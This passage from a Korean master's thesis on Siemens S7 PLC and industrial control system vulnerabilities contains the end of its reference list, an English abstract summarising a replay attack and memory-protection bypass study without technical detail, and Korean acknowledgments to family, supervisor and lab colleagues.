- [19] WIKIPEDIA, “<https://en.wikipedia.org/wiki/Stuxnet>”
- [20] 박형근, “스턱스넷(Stuxnet) 상세 분석 보고서”, IBM Security
- [21] Ahnlab, “보안분석매거진”, January 2011
- [22] Nicolas Falliere, Liam O Murchu, Eric Chien, “W32.Stuxnet Dossier”, Symantec Security Response, February 2011
- [23] Babak Yadegari, Paul Mueller, “The Stuxnet Worm”, Computer Security
- [24] Paul Mueller, Babak Yadegari, “The Stuxnet Worm”
- [25] SIEMENS, “SIMATIC S7-300 CPU Data”, Reference Manual
- [26] SIEMENS, “SIMATIC S7-300 Module Data”, Reference Manual
- [27] SIEMENS, “SIMATIC S7-300 Automation System”, Reference Manual
- [28] SIEMENS, “PROFINET IO Diagnostics”, Reference Manual
- [29] SIEMENS, “SIMATIC Ladder Logic(LAD) for S7-300 and S7-400 Programming”, Reference Manual
- [30] SIEMENS, “SIMATIC System Software for S7-300/400 System and Standard Functions”, Reference Manual
- [31] SIEMENS, “SIMATIC Configuring Hardware and Communication Connections STEP7”, Reference Manual

ABSTRACT

Vulnerability Analysis on Operating Environment of Industrial Control Systems

Jaein Kim

Department of Information Security Engineering
Graduate School of Soonchunhyang University
Asan, Korea

(Supervised by Professor Kangbin Yim)

The early Industrial Control System(ICS) was in the form of hardware boards consisted of electric elements such as relay switches, timers and so on. According to rapid advancement of microprocessors and integrated circuits had been developed, ICS has been founded on Programmable Logic Controller(PLC). Since 80's, ICS has been deployed in public network, it was exposed to the threats that have been involved with the cyber vulnerabilities of general systems on public network.

Stuxnet was developed to destroy centrifugal separator in Iran's nuclear facility showed remote attack possibility on ICS. Many incidents targeting ICS

focussed on depriving control rights for the systems such as sewage disposal systems in Australia and railway signaling system of CSX corp through software viruses. If these attacks continue for a long time, world security will be seriously threatened. Furthermore, if important national infrastructures are paralyzed by cyber attacks, it can cause threatening people's life and national economic loss.

In this paper, we analyzed SIEMENS S7 PLC system structure and SIEMENS S7 protocols and attempted a replay attack, deforming program and firmware. As we attempted and verified neutralization of local memory protection for user project files and remote memory protection against Man In The Middle Attack, we hope that this result can contribute to security technologies on ICS.

감사의 글

순천향대학교에 입학하고 학부를 거쳐 대학원에 입학하여 석사과정을 마치기까지 많은 분들에게 가르침과 도움을 받았습니다. 그 덕분에 이렇게 하나의 결실을 맺게 되었습니다. 꿈을 가지고 학교에 입학했던 날이 엇그제 같은데, 대학원에서 2년이라는 시간이 흘러 졸업을 앞두고 있습니다. 결코 짧지 않은 시간동안이었기에 감사의 말을 드리고 싶은 분들이 많습니다. 그분들의 도움이 없었다면 소중한 결실 또한 없었을 것이기에 이 자리를 빌려 감사의 인사를 드리고자 합니다.

가장 먼저, 항상 믿어주시고 묵묵히 응원해주시며 제가 머뭇거릴 때 용기를 주신, 그리고 존재만으로도 너무나 큰 힘이 되어주신 부모님께 감사를 전합니다. 두 분이 아니었다면 이 논문은 물론 제 삶도 시작되지 않았을 겁니다. 덕분에 제가 여기까지 올 수 있었고 한 발짝 더 나아가겠다는 결심도 할 수 있었습니다. 앞으로 부모님께서 주신 무조건적인 사랑에 보답할 수 있는 자랑스러운 아들이 되도록 하겠습니다. 그리고 대학원 생활을 이제 막 시작한 동생에게도 고마움을 전합니다. 힘들 때 정신적인 버팀목이 되어주어 이 자리까지 올 수 있었던 것 같습니다. 마찬가지로 좋은 분들 만나 대학원 생활을 잘 해낼 수 있을 거라 생각합니다.

항상 저희 시스템보안연구실을 위해 고생해 주시고 좋은 말씀 아끼지 않은 지도교수님이신 임강빈 교수님께 큰 감사를 드립니다. 아무것도 모르던 저를 받아주시고 연구 방법뿐만 아니라 인생에 있어서 중요한 지혜 등 많은 것들을 가르쳐주셨습니다. 교수님 덕분에 제대로 된 즐거운 연구 활동을 할 수 있었고 그 결과 무사히 석사과정을 마칠 수 있었습니다. 그리고 연구활동에 매진하시는 만큼이나 건강도 꼭 같이 챙기셨으면 하는 바램입니다.

바쁘신 가운데에도 불구하고 학위논문의 심사위원을 맡아주시고 정말 좋은 조언을 해 주신 이선영 교수님, 유일선 교수님 두 분께 감사드립니다. 날카로운 지적과 따뜻한 조언 덕분에 보다 더 나은 논문을 작성할 수 있었고 앞으로의 사회생활에 있어서도 큰 도움이 될 수 있을 거라 확신합니다.

같은 길을 걷고 있는 사람들이 있다는 것, 그것이 얼마나 큰 힘이 되는지 모

룹니다. 자랑스러운 우리 시스템보안연구실 선후배 여러분께 감사드립니다. 같이 피땀을 흘려가며 연구를 진행할 때를 잊지 못합니다. 덕분에 행복한 연구 생활을 할 수 있었습니다. 연구실 일로 모두가 바쁜 와중에도 가족 같은 분위기로 잘 이끌어 낼 수 있었던 건 서로를 이해하고 인정하며 조금씩 양보하는 마음이 아니었을까 생각합니다. 좋은 사람들을 만나 행복했던 2년이었습니다.

이렇게 많은 분들의 도움으로 이 자리까지 올 수 있었고 석사과정을 졸업할 수 있었습니다. 앞으로 이러한 도움이 더욱 빛나도록 최선을 다하겠습니다. 감사합니다.